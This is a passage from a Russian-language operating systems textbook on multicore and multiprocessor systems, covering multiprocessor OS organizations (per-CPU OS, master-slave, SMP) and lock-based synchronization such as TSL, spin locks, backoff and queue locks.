Рассмотрим, к примеру, наше показанное ранее решение поддерживать согласованность кэша на основе каталога. Если в каждой записи каталога содержится битовый вектор для указания того, какие ядра содержат конкретную строку кэша, длина записи каталога для центрального процессора с 1024 ядрами будет как минимум 128 байтов, что приведет к абсурдной ситуации, когда запись каталога окажется больше отслеживаемой с ее помощью записи строки кэша. Наверное, это не соответствует желаемому результату.

Некоторые специалисты соглашаются с тем, что единственной моделью программирования, доказавшей возможность масштабирования на очень большое количество процессоров, является модель, использующая передачу сообщений и распределенную память, и именно этого нам следует ожидать и в будущих многоядерных микропроцессорах. В экспериментальных процессорах наподобие 48-ядерного процессора компании Intel, который называется SCC, от согласованности кэшей уже отказались и предоставили вместо этого аппаратную поддержку быстрой передачи сообщений. Но есть и другие процессоры, в которых согласованность по-прежнему предоставляется даже при большом количестве ядер. Возможна также гибридная модель. Например, микропроцессор с 1024 ядрами может быть поделен на 64 островка, каждый из которых имеет 16 ядер с согласованными кэшами при отказе от согласовенности кэшей между этими островками.

Наличие тысяч процессоров больше не в диковинку. Сегодня наиболее распространенными многоядерными микропроцессорами являются графические процессоры (GPU), которые можно найти практически в любой компьютерной системе, не являющейся встроенной и имеющей монитор. Графический процессор имеет выделенную память и буквально тысячи крошечных ядер. По сравнению с процессорами общего назначения транзисторный бюджет графических процессоров тратится в основном на схемы, производящие вычисления, и в меньшей степени на кэши и логику управления. Они хороши для множества небольших параллельных вычислений, подобных построению многоугольников в графических приложениях. Для обычных задач они мало подходят. Их также трудно программировать. Хотя графические процессоры могут пригодиться для операционных систем (например, при шифровании или обработке сетевого трафика), вряд ли на них будет работать основная часть самой операционной системы.

Графическими процессорами (GPU) все чаще обрабатываются и другие вычислительные задачи, особенно требующие больших вычислительных мощностей, что нередко встречается в научных вычислениях. Термин, используемый для обработки задач общего назначения (general purpose, GP) на графических процессорах (GPU), как можно было догадаться, обозначается аббревиатурой **GPGPU**. К сожалению, эффективное программирование графических процессоров является весьма сложной задачей и требует применения специальных языков программирования, таких как **OpenGL** или **CUDA**, право собственности на которые принадлежит компании NVIDIA.

Существенной разницей между программированием графических процессоров и процессоров общего назначения является то, что графические процессоры по сути являются машинами, работающими по принципу «одна инструкция, множество данных», а это означает, что большое количество ядер выполняет одну и ту же инструкцию над различными участками данных. Эта модель программирования хороша для параллелизма данных, но не всегда удобна для других стилей программирования (таких, как параллелизм задач).

Гетерогенные мультиядра

В некоторых микросхемах на одном кристалле объединяются графический процессор и несколько ядер общего назначения. Аналогично этому многие однокристальные системы в дополнение к одному или нескольким процессорам специального назначения содержат ядра общего назначения. Системы, объединяющие несколько разнородных процессоров на одном кристалле, имеют общее название гетерогенных мультиядерных процессоров. В качестве примера таких процессоров может послужить линейка сетевых процессоров IXP, изначально представленная компанией Intel в 2000 году и регулярно обновляемая с использованием самых передовых технологий. Сетевые процессоры обычно содержат одно управляющее ядро общего назначения (например, ARM-процессор, на котором запущена Linux) и многие десятки узкоспециализированных потоковых процессоров, хорошо проявляющих себя в обработке сетевых пакетов и больше ни в чем другом. Они широко используются в сетевом оборудовании, таком как маршрутизаторы и брандмауэры. Для маршрутизации сетевых пакетов вам, вероятно, не пригодятся большие объемы вычислений с плавающей точкой, поэтому в большинстве моделей потоковых процессоров вообще отсутствует блок таких вычислений. В то же время высокоскоростной сетевой обмен данными сильно зависит от быстрого доступа к памяти (для чтения данных пакета), и у потоковых процессоров имеется специальное оборудование для осуществления такого доступа.

Понятно, что в предыдущих примерах имелись в виду гетерогенные системы. Потоковые процессоры и управляющие процессоры в IXP совершенно разные по строению, с разными наборами инструкций. То же самое можно сказать о ядрах графических процессоров и ядрах общего назначения. Но гетерогенность можно внедрять и при поддержке одинакового набора инструкций. Например, у центрального процессора может иметься небольшое количество «больших» ядер с большими конвейерами и, возможно, высокими тактовыми частотами и большое количество «малых» ядер, которые просто имеют меньшую мощность и, возможно, работают на более низких тактовых частотах. Мощные ядра нужны для запуска кода, требующего быстрой последовательной обработки, а малые ядра пригодятся для задач, которые могут быть эффективно выполнены в параллельном режиме. Примером гетерогенной архитектуры, соответствующей данному направлению, может послужить семейство ARM-процессоров big.LITTLE.

Программирование при наличии нескольких ядер

Как это не раз случалось в прошлом, аппаратное обеспечение намного опережает программное. Располагая многоядерными микропроцессорами, мы не имеем возможности создавать для них приложения. Использующиеся в настоящее время языки программирования плохо приспособлены для написания хорошо распараллеленных программ, а хорошие компиляторы и отладчики в этой области встречаются довольно редко. Опыт параллельного программирования есть лишь у немногих программистов,

а большинство из них мало что знает о делении заданий на ряд пакетов, которые могут выполняться параллельно. Синхронизация, исключение состязательных условий и предупреждение взаимных блокировок — все это как будто соткано из дурных снов, но, к сожалению, при недостаточно эффективном управлении весьма существенно страдает производительность. Семафоры здесь также не помогут.

Помимо этих начальных проблем есть и еще одна: совершенно непонятно, каким типам приложений реально понадобятся сотни, не говоря уже о тысячах, ядер, особенно в домашней среде. В то же время в крупных серверных центрах для большого количества ядер работа всегда найдется. Например, популярный сервер может запросто использовать для каждого клиентского запроса отдельное ядро. Точно так же рассмотренные в предыдущей главе провайдеры ресурсов для облачных вычислений могут задействовать ядра для предоставления большого количества виртуальных машин, сдаваемых в аренду клиентам, ищущим предоставляемые по запросу компьютерные мощности.

8.1.2. Типы мультипроцессорных операционных систем

Теперь перейдем от аппаратного обеспечения мультипроцессоров к их программному обеспечению, в частности к мультипроцессорным операционным системам. Возможны различные подходы к их организации, три из которых будут рассмотрены далее. Следует заметить, что все эти подходы можно в равной степени применить как к многоядерным системам, так и к системам, составленным из отдельных центральных процессоров.

Использование собственной операционной системы для каждого центрального процессора

Простейший из возможных способов организации мультипроцессорной операционной системы заключается в статическом делении памяти на несколько разделов по количеству имеющихся центральных процессоров и выделении каждому центральному процессору собственной памяти и собственной копии операционной системы. Фактически n центральных процессоров работают как n независимых компьютеров. Вполне очевидна оптимизация, позволяющая всем центральным процессорам совместно использовать код операционной системы и создавать собственные копии только структуры данных операционной системы, как показано на рис. 8.7, где прямоугольники с надписями «Данные» отображают собственные данные операционных систем каждого центрального процессора.




Рис. 8.7. Разделение памяти между четырьмя центральными процессорами, использующими общий код операционной системы

Эта схема все же лучше, чем схема, состоящая из *n* отдельных компьютеров, потому что она дает возможность всем машинам совместно использовать набор дисков и других устройств ввода-вывода, а также позволяет гибко решать вопросы совместного использования памяти. Например, даже при статическом выделении памяти одному центральному процессору может быть выделена очень большая доля памяти для эффективной работы с большими программами. Кроме этого, процессы могут осуществлять эффективный обмен данными, позволив поставщику записывать данные непосредственно в память, а потребителю — извлекать их из того места, куда они были записаны поставщиком. И все же с точки зрения разработчиков операционных систем наличие у каждого центрального процессора собственной операционной системы является слишком примитивным подходом.

Стоит отметить четыре не самых очевидных аспекта этой схемы. Во-первых, когда процесс осуществляет системный вызов, то этот системный вызов перехватывается и обрабатывается на его собственном центральном процессоре с использованием структуры данных в таблицах его операционной системы.

Во-вторых, поскольку у каждой операционной системы имеются собственные таблицы, то у нее также имеется и собственный набор процессов, планированием работы которых она сама и занимается. Совместно используемых процессов не существует. Если пользователь вошел в систему на центральном процессоре 1, то все его процессы работают именно на этом процессоре. Следовательно, может случиться так, что центральный процессор 1 простаивает, в то время как центральный процессор 2 загружен работой.

В-третьих, не существует совместно используемых физических страниц. Возможна ситуация, при которой у центрального процессора 1 имеются в запасе страницы, а центральный процессор 2 постоянно занимается свопингом. А позаимствовать несколько страниц у центрального процессора 1 центральный процессор 2 не может из-за фиксированного распределения памяти.

В-четвертых, что самое плохое, если операционная система поддерживает буферный кэш недавно востребованных дисковых блоков, то каждая операционная система делает это независимо от всех других операционных систем. И может сложиться ситуация, при которой какой-нибудь дисковый блок одновременно присутствует сразу в нескольких буферных кэшах в уже измененном состоянии, что приведет к несогласованности данных. Избежать этой проблемы можно, лишь отказавшись от буферных кэшей. Сделать это несложно, но тогда существенно упадет производительность работы.

По этим причинам данная модель теперь используется крайне редко, хотя она и применялась на заре мультипроцессоров, когда стояла задача как можно быстрее перенести существующие операционные системы на какие-нибудь новые мультипроцессоры. В исследованиях интерес к этой модели возродился, но с существенным количеством всевозможных поправок. Есть еще кое-что недосказанное относительно сохранения строгой обособленности операционных систем. Если полное состояние каждого процессора хранится локально, то практическое отсутствие обмена ведет к возникновению проблем согласованности или блокировки. В то же время, если нескольким процессорам приходится обращаться к одной и той же таблице процесса и вносить в нее изменения, блокировка очень быстро усложнится (и окажет существенное влияние на производительность). Далее мы еще вернемся к данной теме при рассмотрении симметричных мультипроцессоров.

Мультипроцессоры, работающие по схеме «главный — подчиненный»

Вторая модель показана на рис. 8.8. Здесь используется одна копия операционной системы, а ее таблицы существуют исключительно для центрального процессора 1. Все системные вызовы переадресуются для последующей обработки центральному процессору 1. Этот центральный процессор, если ему на это хватает времени, может также запускать пользовательские процессы. Эта модель называется «главный — подчиненный», потому что центральный процессор 1 является главным, а все другие — подчиненными.




Рис. 8.8. Мультипроцессорная модель «главный — подчиненный»

В модели «главный — подчиненный» решается большинство проблем первой модели. В ней имеется единая структура данных (например, один список или набор приоритетных списков), позволяющая отслеживать готовые к работе процессы. Когда центральный процессор остается без работы, он просит операционную систему на центральном процессоре 1 дать ему процесс, готовый к работе, и получает его. Тем самым исключаются простои одного центрального процессора, в то время как другой не справляется со своей нагрузкой. Кроме того, страницы могут распределяться между всеми процессами в динамическом режиме, и используется только один буферный кэш, исключающий несогласованность данных.

Проблема данной модели заключается в том, что при большом количестве центральных процессоров главный процессор становится ее узким местом, ведь кроме всего прочего он должен обрабатывать все системные вызовы, поступающие от других центральных процессоров. Если, скажем, 10 % всего времени он тратит на обработку системных вызовов, то 10 центральных процессоров дадут ему предельную нагрузку, а при 20 центральных процессорах он будет абсолютно перегружен. Таким образом, эта модель подходит для небольших мультипроцессорных систем, но на больших системах она работать не будет.

Симметричные мультипроцессоры

Асимметрия модели «главный — подчиненный» устраняется в нашей третьей модели — **симметричных мультипроцессорах** (Symmetric MultiProcessor **(SMP)**). В памяти присутствует только одна копия операционной системы, но ее может запустить любой центральный процессор. При осуществлении системного вызова центральный процессор, на котором произошел системный вызов, переходит в режим ядра и обрабатывает этот системный вызов. Модель SMP показана на рис. 8.9.




Рис. 8.9. Мультипроцессорная модель SMP

В этой модели баланс процессов и памяти осуществляется в динамическом режиме, поскольку используется только один набор таблиц операционной системы. Узкое место, связанное с главным центральным процессором, за неимением такового также отсутствует, но возникают новые проблемы. В частности, если два или более центральных процессора запускают код операционной системы в одно и то же время, может произойти авария. Представьте, что два центральных процессора одновременно выбирают для работы один и тот же процесс или требуют одну и ту же свободную страницу памяти. Простейший способ обхода этих проблем заключается в связывании с каждой операционной системой мьютекса (то есть блокировки), что превращает всю систему в одну большую критическую область. Когда центральному процессору требуется запустить код, он в первую очередь должен получить мьютекс. Если мьютекс заблокирован, процессор просто переходит в режим ожидания. Таким образом, в любой момент времени выполнять код операционной системы может любой, но только один центральный процессор. Такой подход носит название **большой блокировки ядра** (big kernel lock).

Эта модель работает не намного лучше модели «главный — подчиненный». Предположим еще раз, что 10 % всего рабочего времени тратится на выполнение кода операционной системы. Если используются 20 центральных процессоров, то из них может выстроиться длинная очередь ожидающих доступа к коду операционной системы. К счастью, улучшить ситуацию довольно просто. Многие части операционной системы независимы друг от друга. Например, если один центральный процессор запустит планировщик, другой в это же время займется обработкой системного вызова, связанного с файлом, а третий параллельно с этим будет обрабатывать ошибку отсутствия страницы, то проблем не возникнет.

Благодаря этому операционную систему можно разбить на несколько независимых критических областей, не взаимодействующих друг с другом. Каждая критическая область защищается собственным мьютексом, поэтому исполнять ее код в любой момент времени может только один из центральных процессоров. Таким образом можно достичь большей параллельности в работе. Но может сложиться ситуация, что некоторые таблицы, например таблица процессов, используются программным кодом сразу в нескольких критических областях. Например, таблица процессов нужна планировщику, но она же нужна и обработчику системного вызова *fork*, а также нужна для обработки сигнала. Каждая таблица, которая может понадобиться коду сразу нескольких критических областей, нуждается в собственном мьютексе. При этом в каждый момент времени код каждой критической области может исполняться только одним центральным процессором и к каждой критической таблице может обращаться только один центральный процессор.

Такая система используется большинством современных мультипроцессоров. Сложности создания операционной системы для такой машины связаны отнюдь не с тем, что создаваемый код сильно отличается от кода обычной операционной системы, а с тем, что разбить операционную систему на критические области, которые могут исполняться параллельно разными центральными процессорами без причинения друг другу каких-либо даже малейших косвенных проблем, довольно трудно. Кроме этого, каждая таблица, которая используется кодом в двух и более критических областях, должна иметь отдельную мьютексную защиту, и все фрагменты кода, использующие таблицу, должны использовать мьютекс корректно.

Более того, нужно приложить массу усилий, чтобы избежать взаимных блокировок. Если коду сразу в двух критических областях нужны таблица *A* и таблица *B* и один из фрагментов кода первым затребовал *A*, а другой первым затребовал *B*, то рано или поздно произойдет взаимная блокировка и никто не поймет почему. Теоретически всем таблицам можно присвоить целочисленное значение, и программный код во всех критических областях может быть написан с учетом требования запроса таблиц по порядку возрастания их номеров. Эта стратегия позволит избежать взаимных блокировок, но потребует от программиста тщательно взвесить, какие таблицы кодом каких критических областей будут востребованы, и обеспечить выдачу запросов в правильном порядке.

Со временем вносимые в систему изменения могут привести к тому, что коду в критической области потребуется ранее не нужная таблица. Если программист не в курсе прежних разработок и не понимает всей логики работы системы, то он будет стремиться лишь к захвату мьютекса таблицы в нужный момент и к его освобождению, когда надобность в таблице исчезнет. Несмотря на кажущуюся логичность его устремлений, они могут привести к взаимным блокировкам, которые пользователями будут восприняты как зависание системы. Разобраться в этой ситуации не так-то просто, а удерживать ее под контролем многие годы в условиях смены программистов и того труднее.

8.1.3. Синхронизация мультипроцессоров

Центральные процессоры, входящие в состав мультипроцессора, часто нуждаются в синхронизации. Только что была рассмотрена ситуация, при которой критические области ядра и таблицы должны быть защищены мьютексами. А теперь мы присмотримся к тому, как эта синхронизация работает в мультипроцессоре. Вскоре станет ясно, что здесь далеко не все так просто.

Для начала надо будет выбрать правильные примитивы синхронизации. Если процесс на однопроцессорной системе осуществляет системный вызов, который требует доступа к некой критической таблице, находящейся в ядре, то программный код ядра может до предоставления доступа к таблице просто запретить прерывания. Но на мультипроцессорной системе запрет прерываний воздействует только на тот центральный процессор, который их и запретил. Остальные центральные процессоры продолжат свою работу и все равно смогут получить доступ к критической таблице. Следовательно, требуется подходящий мьютекс-протокол, соблюдаемый всеми центральными процессорами и гарантирующий работу взаимного исключения.

Основой любого практического мьютекс-протокола является специальная команда процессора, позволяющая провести проверку и установку значения за одну неделимую операцию. На рис. 2.16 был показан пример использования команды *TSL* (Test and Set Lock — проверить и установить блокировку) при реализации критических областей.

Было рассмотрено, что эта команда считывает слово памяти в регистр процессора. Одновременно она записывает 1 (или другое ненулевое значение) в слово памяти. Конечно, для выполнения операций чтения из памяти и записи в память требуются два цикла обращения к шине. На однопроцессорной машине команда *TSL* работает так, как и ожидалось, поскольку команда процессора не может быть прервана на полпути.

А теперь подумаем, что может произойти на мультипроцессоре. На рис. 8.10 показано наихудшее из возможных развитие ситуации, где в качестве блокиратора используется слово памяти по адресу 1000, имеющее начальное значение 0. На шаге *1* центральный процессор 1 считывает слово и получает значение 0. На шаге *2*, перед тем как у процессора 1 появится возможность переписать значение слова на 1, на сцену выходит центральный процессор 2 и также считывает это слово, получая значение 0. На шаге *3* центральный процессор 1 записывает в это слово значение 1. На шаге *4* центральный процессор 2 также записывает значение 1 в это слово. Оба процессора получили в результате работы команды *TSL* значение 0, поэтому теперь они оба имеют доступ к критической области и взаимного исключения не происходит.




Рис. 8.10. Если шина не может быть заблокирована, команда TSL потерпит неудачу. Этими четырьмя шагами показана последовательность событий, демонстрирующая неудачное стечение обстоятельств

Для предотвращения проблемы команда *TSL* должна сначала заблокировать шину, препятствуя доступу к ней со стороны других центральных процессоров, затем осуществить обе операции доступа к памяти, после чего разблокировать шину. Как правило, блокировка шины осуществляется путем запроса шины с использованием обычного протокола ее запроса с последующим выставлением логической единицы на какой-нибудь специальной линии шины, до тех пор пока не будут завершены *оба* цикла обращения к шине. Пока на этой специальной линии шины выставлена единица, доступа к шине не получит никакой другой центральный процессор. Эта команда может быть реализована только на шине, у которой имеются необходимые линии и аппаратный протокол для их использования. Все современные шины обладают такими возможностями, но на более ранних шинах, не обладающих ими, правильно реализовать команду *TSL* невозможно. Поэтому был изобретен протокол Петерсона для синхронизации сугубо программным путем (Peterson, 1981).

При правильных реализации и использовании команды *TSL* гарантируется работоспособное взаимное исключение. Но этот метод взаимной блокировки использует **спин-блокировку** (spin lock), потому что запрашивающий центральный процессор просто находится в коротком цикле, с максимально возможной скоростью тестируя

блокировку. При этом совершенно напрасно тратится время запрашивающего центрального процессора (или процессоров), и, кроме того, может быть также слишком нагружена шина или память, существенно замедляя нормальное функционирование других центральных процессоров.

На первый взгляд может показаться, что конкуренция в борьбе за шину должна быть устранена за счет кэширования, но это не так. Теоретически, как только запрашивающий центральный процессор считал слово блокировки, он должен получить его копию в своем кэше. Пока ни один из других центральных процессоров не пытается использовать блокировку, запрашивающий центральный процессор должен обладать способностью выходить за пределы своего кэша. Когда центральный процессор, владеющий блокировкой, делает запись в слово, чтобы снять блокировку, протокол кэша автоматически аннулирует все копии этого слова в удаленных кэшах, требуя извлечь заново правильное значение.

Проблема в том, что кэши работают с блоками по 32 или 64 байта. Обычно слова, окружающие слово блокировки, нужны центральному процессору, удерживающему блокировку. Так как команда *TSL* осуществляет запись (потому что она изменяет значение слова блокировки), ей нужен монопольный доступ к блоку кэша, содержащему слово блокировки. Поэтому каждая команда *TSL* аннулирует блок в кэше процессора, удерживающего блокировку, и извлекает отдельную, недоступную для других копию для запрашивающего процессора. Как только удерживающий блокировку процессор изменит слово, примыкающее к слову блокировки, блок кэша перемещается на его машину. Поэтому весь блок кэша, в котором содержится слово блокировки, постоянно совершает челночные перемещения между процессором, удерживающим блокировку, и процессором, запрашивающим блокировку, порождая более объемный поток данных по шине по сравнению с тем, который был бы при считывании только одного слова блокировки.

Если бы удалось избавиться от всех записей, вызванных выполнением команды *TSL* на запрашивающей стороне, то можно было бы существенно уменьшить все эти метания, связанные с кэшем. Этого можно добиться, если заставить запрашивающий центральный процессор сначала просто прочитать слово блокировки, чтобы убедиться, что оно свободно. И только в том случае, если оно свободно, заставить его выполнить команду *TSL*, чтобы осуществить захват этого слова. В результате этого небольшого изменения большинство операций опроса теперь являются операциями чтения, а не записи. Если удерживающий блокировку центральный процессор только считывает переменные в одном и том же блоке кэша, то у каждого центрального процессора может быть копия этого блока кэша в режиме общего доступа только для чтения, что исключит все перемещения блока кэша. При окончательном снятии блокировки ее владелец осуществляет операцию записи, требующую монопольного доступа, поэтому все другие копии на удаленных кэшах аннулируются. При последующем чтении запрашивающего центрального процессора блок кэша будет снова загружен. Обратите внимание на то, что при борьбе двух и более процессоров за одну и ту же блокировку может случиться, что все они одновременно увидят, что она свободна, и все одновременно выполнят команду *TSL* для ее захвата. Только один из них добьется успеха, и состязательных условий между ними не будет, потому что реальный захват осуществляется командой *TSL*, а она имеет атомарный характер. Обнаружение свободной блокировки и попытка ее немедленного захвата не гарантируют получения этой блокировки. Выиграть может какой-нибудь другой центральный процессор, но

для правильной работы алгоритма не имеет значения, кто именно получит блокировку. Успешное чтение является всего лишь подсказкой о том, что есть благоприятная возможность предпринять попытку захвата блокировки, но это еще не гарантия того, что этот захват увенчается успехом.

Другой способ уменьшения потока передаваемых по шине данных заключается в применении широко известного алгоритма двоичной экспоненциальной задержки (binary exponential backoff), используемого в сетях Ethernet (Anderson, 1990). Вместо постоянного опроса, как на рис. 2.17, между опросами может быть вставлен цикл задержки. Сначала задержка составляет одну команду. Если блокировка еще не освободилась, задержка удваивается и составляет две команды, затем четыре и так далее до достижения некоторого максимума. Низкий максимум приводит к быстрому отклику при освобождении блокировки, но заставляет тратить впустую циклы обращения к шине на челночные передачи данных кэша. Высокий максимум сокращает челночные передачи данных кэша за счет замедленной реакции на освобождение блокировки. Двоичная экспоненциальная задержка может использоваться совместно с простым чтением, предваряющим выполнение команды *TSL*, или без него.

Более интересная идея заключается в том, чтобы предоставить для проверки каждому центральному процессору, желающему захватить мьютекс, собственную переменную блокировки (рис. 8.11) (Mellor-Crummey and Scott, 1991). Во избежание конфликтов она должна быть помещена в блок кэша, не используемый ни для чего другого. Алгоритм работает за счет того, что центральный процессор, не сумевший получить блокировку, получает переменную блокировки и присоединяется к концу списка центральных процессоров, ожидающих освобождения блокировки. Когда центральный процессор, удерживающий блокировку, покидает критическую область, он освобождает ту частную переменную блокировки, которую первый по списку центральный процессор тестирует в своем собственном кэше. Затем в критическую область входит этот центральный процессор. Завершив свою работу, он освобождает переменную блокировку, используемую его последователем, и т. д. При всей сложности этого протокола (связанной с тем, что нужно не допустить одновременного присоединения двух центральных процессоров к концу списка) он работает эффективно и без зависаний. Подробности можно узнать из упомянутой ранее статьи.




Рис. 8.11. Использование нескольких переменных блокировки, чтобы избежать челночной передачи данных кэша

Что лучше, ожидание в цикле или переключение?

До сих пор мы допускали, что центральный процессор, которому требуется заблокированный мьютекс, просто ждет, пока тот не освободится, постоянно или периодически опрашивая его состояние или присоединяясь к списку ожидающих процессоров. Иногда другого выбора, кроме простого ожидания, для запрашивающего блокировку центрального процессора просто нет. Предположим, к примеру, что какой-либо центральный процессор простаивает и ему нужен доступ к общему списку готовых к работе процессов, чтобы выбрать оттуда процесс и запустить его. Если список готовых к работе процессов заблокирован, центральный процессор не может просто решить приостановить то, чем он занимается, и запустить другой процесс, потому что для этого требуется прочитать список процессов, готовых к работе. Центральный процессор *вынужден* ждать, пока этот список не освободится.

Но в других случаях центральному процессору есть из чего выбирать. Например, если какому-нибудь потоку на центральном процессоре потребуется доступ к буферному кэшу файловой системы, который в данный момент заблокирован, центральный процессор может решить не ждать, а переключиться на другой поток. Вопрос о том, ждать или переключаться на другой поток, являлся предметом многочисленных исследований, некоторые из них будут рассмотрены в дальнейшем. Обратите внимание на то, что на однопроцессорной системе этот вопрос не возникает, потому что опрос в цикле не имеет смысла, если нет другого центрального процессора, освобождающего блокировку. Если поток пытается получить блокировку и ему это не удается, он всегда блокируется, чтобы дать возможность для работы и освобождения блокировки ее владельцу.

Если предположить, что можно применить как циклический опрос, так и переключение на другой поток, то все «за» и «против» будут следующими. На циклический опрос впустую тратится время центрального процессора. Постоянное тестирование переменной блокировки не является продуктивной работой. Но и на переключение также тратится впустую время центрального процессора, поскольку нужно сохранить состояние текущего потока, получить блокировку списка готовых к работе процессов, выбрать поток, загрузить его состояние и запустить этот поток. Кроме того, кэш центрального процессора будет заполнен ненужными блоками, поэтому с запуском нового потока на заполнение кэша отсутствующими в нем блоками будет затрачено много ресурсов. Также вероятны возникновения ошибок TLB. В конечном итоге должно произойти обратное переключение на исходный поток, опять же связанное с отсутствием в кэше нужных блоков. Время на осуществление этих двух переключений контекста плюс время, необходимое на обновление кэша, тратится впустую.

Если известно, что мьютексы обычно удерживаются, скажем, в течение 50 мкс, а переключение с одного потока на другой занимает 1 мс и еще 1 мс требуется на обратное переключение, то лучше просто вести циклический опрос, ожидая освобождения мьютекса. Но если в среднем мьютекс удерживается в течение 10 мс, то стоит потратиться на два переключения контекста. Проблема в том, что продолжительность пребывания процессов в критических областях может варьироваться в широких пределах, поэтому возникает вопрос: какой из двух подходов лучше?

Можно остановиться на циклическом опросе, а можно и на переключении. Но есть еще и третий вариант: в каждом случае, связанном с блокируемым взаимным исключением, принимать отдельное решение. К тому моменту, когда следует принять решение, еще неизвестно, что лучше — циклический опрос или переключение, но есть возможность

отследить всю работу каждой конкретной системы и проанализировать ее чуть позже в автономном режиме. Затем в ретроспективе можно будет сказать, какое решение было лучшим и сколько времени было потрачено впустую в лучшем случае. Этот ретроспективный алгоритм станет отправной точкой для оценки подходящих алгоритмов.

Эта проблема была изучена исследователями (Ousterhout, 1982). В большинстве работ использовалась модель, в которой поток, не сумевший захватить мьютекс, некоторое время выполнял циклический опрос. По истечении заданного времени он переключался. В некоторых случаях заданное время было фиксированным, как правило, это были известные потери на переключение на другой поток с последующим обратным переключением. В других случаях время задавалось динамически в зависимости от предшествующих наблюдений за востребованным мьютексом.

Лучших результатов удавалось достичь, когда система отслеживала время нескольких последних циклических ожиданий и предполагала, что каждое конкретное ожидание будет по времени аналогично предыдущим. Например, опять предполагая, что на переключение контекста уйдет 1 мс, поток будет проводить циклический опрос не более 2 мс, но понаблюдает, сколько времени действительно уйдет на циклический опрос. Если он не сможет получить блокировку и увидит, что в ходе предыдущих трех запусков на ожидание в среднем уходило 200 мкс, значит, перед тем как переключиться, ему следует провести в состоянии циклического опроса 2 мс. Но если он видит, что при каждой предыдущей попытке он провел в состоянии циклического опроса все 2 мс, он должен переключиться немедленно и вообще не проводить циклический опрос.

Некоторые современные процессоры, включая x86, предлагают специальные инструкции, повышающие эффективность ожидания в понятиях энергосбережения. Например, инструкции *MONITOR/MWAIT* в процессоре x86 позволяют программе блокироваться до тех пор, пока какой-нибудь другой процесс не изменит данные в заранее определенной области памяти. В частности, инструкция *MONITOR* определяет диапазон адресов, который должен отслеживаться на предмет записи. Затем инструкция *MWAIT* блокирует поток до тех пор, пока кто-нибудь не произведет запись в эту область. Фактически поток продолжает работать, но без напрасной траты множества вычислительных циклов.

8.1.4. Планирование работы мультипроцессора

Перед тем как перейти к рассмотрению вопросов планирования работы мультипроцессоров, нужно четко определить, *что именно* подвергается планированию. В былые времена, когда все процессы были однопоточными, ответ был один: следовало планировать процессы, поскольку больше планировать было нечего. Но все современные операционные системы поддерживают многопоточные процессы, что значительно усложняет планирование.

